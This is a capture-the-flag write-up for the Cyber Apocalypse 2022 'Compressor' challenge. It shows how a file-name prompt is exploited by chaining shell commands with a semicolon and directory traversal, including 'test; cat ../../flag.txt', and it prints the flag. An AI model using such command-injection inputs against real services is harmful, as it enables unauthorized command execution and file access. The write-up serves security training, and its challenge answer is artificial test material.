
Compressor

Event	Cyber Apocalypse 2022
Tags	Misc
Author	KH Lai


Challenge Description



Challenge Walkthrough

The challenge gives us a container that we can connect to.

Upon connecting to it, it gave us a list of options to choose from. It also prints out the current directory name. What is interesting is that everytime we connect to it, the directory name is different. We can assume here that it is generating a random name everytime we connect to it or maybe it is just getting the name from a list of random names.



Choosing a random options brings us to another list of options. There are a few notable information that we can obtain from here. First, each option that we choose from the list **[Head,Torse,Hands,Legs]** brings us into a directory of **[Head,Torse,Hands,Legs]**. Another thing here is that each option here displays the set of commands that it is running.

Lets try to create an artifact and display it. I created a file named **test** and it has the word “test” inside.

```
[*] Choose action: 2
/home/ctf/TCoLwnQDqOCkmczuTLlndYvUzpBmO3RP/Head
total 12
drwxr-sr-x    2 ctf      ctf          4096 May 17 16:21 .
drwxr-sr-x    6 ctf      ctf          4096 May 17 16:10 ..
-rw-r--r--    1 ctf      ctf             4 May 17 16:21 test
```

After displaying, we now know that we are inside a user called **ctf** and the random directories are within the user **ctf**. After seeing the directory, we can assume that this is a **Directory Traversal** challenge. My initial thought is maybe i can perform directory traversal combined with command chaining with the **Read Artifact** option.

I tried inputing `test; ls -al ../../../../root` which linux will interpret it as `cat ./test; ls -al ../../../../root` (Note: “test” is the artifact that we created earlier)

```
[*] Choose action: 3


Insert name you want to read: test; ls -al ../../../../root
testls: can't open '../../../../root': Permission denied
total 0
```

The user that we are currently in do not have the privileges. I kept thinking that the file is in the root directory and looked for other files within the system, like `/etc/passwd` to try perform privilege escalation to get to the root folder. After playing around for some time, we thought that maybe it is not so complicated and the flag is actually in the user directory.

I tried to list all the directories of the user with the same technique `test; ls -al ../../` and we got a list of directories and a **flag.txt**.

```
drwxr-sr-x    6 ctf      ctf          4096 May 17 16:48 XB1K6Di9iunpmouKPTDDuy0aPETIzueb
drwxr-sr-x    6 ctf      ctf          4096 May 17 16:48 XkTRxCuD7lxBzVjsaSHXOmu7MI6IJkFB
drwxr-sr-x    6 ctf      ctf          4096 May 17 16:33 YLJUY8py1078ZwtV35d8kwI8DtcPVx5e
drwxr-sr-x    6 ctf      ctf          4096 May 17 16:49 YrH0CTpiP1utEeejngnqO1P4l7GG6wE1
drwxr-sr-x    6 ctf      ctf          4096 May 17 16:48 ab04FTlpX6paCQMeU3Pn3UZvbRWRvCLT
-rwxrwxr-x    1 root     root         3166 May 12 23:51 artifacts.py
-rw-rw-r--    1 root     root          263 May 12 23:32 clear.py
-rw-rw-r--    1 root     root           38 May 12 17:37 flag.txt
drwxr-sr-x    6 ctf      ctf          4096 May 17 16:48 iQ8YbYEJZWcTAuoliUcrIWRfE3eb6vsX
drwxr-sr-x    6 ctf      ctf          4096 May 17 16:17 iqSYTFyXeqdMHZEbIcO1Kr5hi3NiAitQ
drwxr-sr-x    6 ctf      ctf          4096 May 17 16:49 mLhhAvDBjlC5RjU7DQMT4fzlPRJZttXL
drwxr-sr-x    6 ctf      ctf          4096 May 17 16:48 niSLFYzpq0gzlym5SWomEMesZtRpBjeh
drwxr-sr-x    6 ctf      ctf          4096 May 17 16:48 qLKW4Rx12x8xSLdqV2IfLMGRbL34yhYN
drwxr-sr-x    6 ctf      ctf          4096 May 17 16:48 t7AAbRvizrePpFwKJbHdEoVtdhUdKeBi
drwxr-sr-x    6 ctf      ctf          4096 May 17 16:51 ySX92gd2tk0bALm2ZMZiKBCazzrFsqFq
```

Opening the text file gives us the flag.

Flag

```
[*] Choose action: 3


Insert name you want to read: test; cat ../../flag.txt
testHTB{GTFO_4nd_m4k3_th3_b35t_4rt1f4ct5}
```